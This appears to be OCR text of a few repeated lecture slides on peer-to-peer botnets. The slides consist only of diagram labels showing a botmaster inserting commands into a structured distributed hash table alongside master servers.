
P2P Botnets


Botmaster
Master Servers
Structured P2P
Distributed Hash
Table (DHT)


P2P Botnets


Botmaster
Master Servers
Structured P2P
Distributed Hash
Table (DHT)


P2P Botnets


Insert commands into the DHT
Botmaster
Master Servers
Structured P2P Distributed Hash Table (DHT)


P2P Botnets



Insert commands into the DHT
Botmaster
Structured P2P Distributed Hash Table (DHT)
Master Servers

P2P Botnets

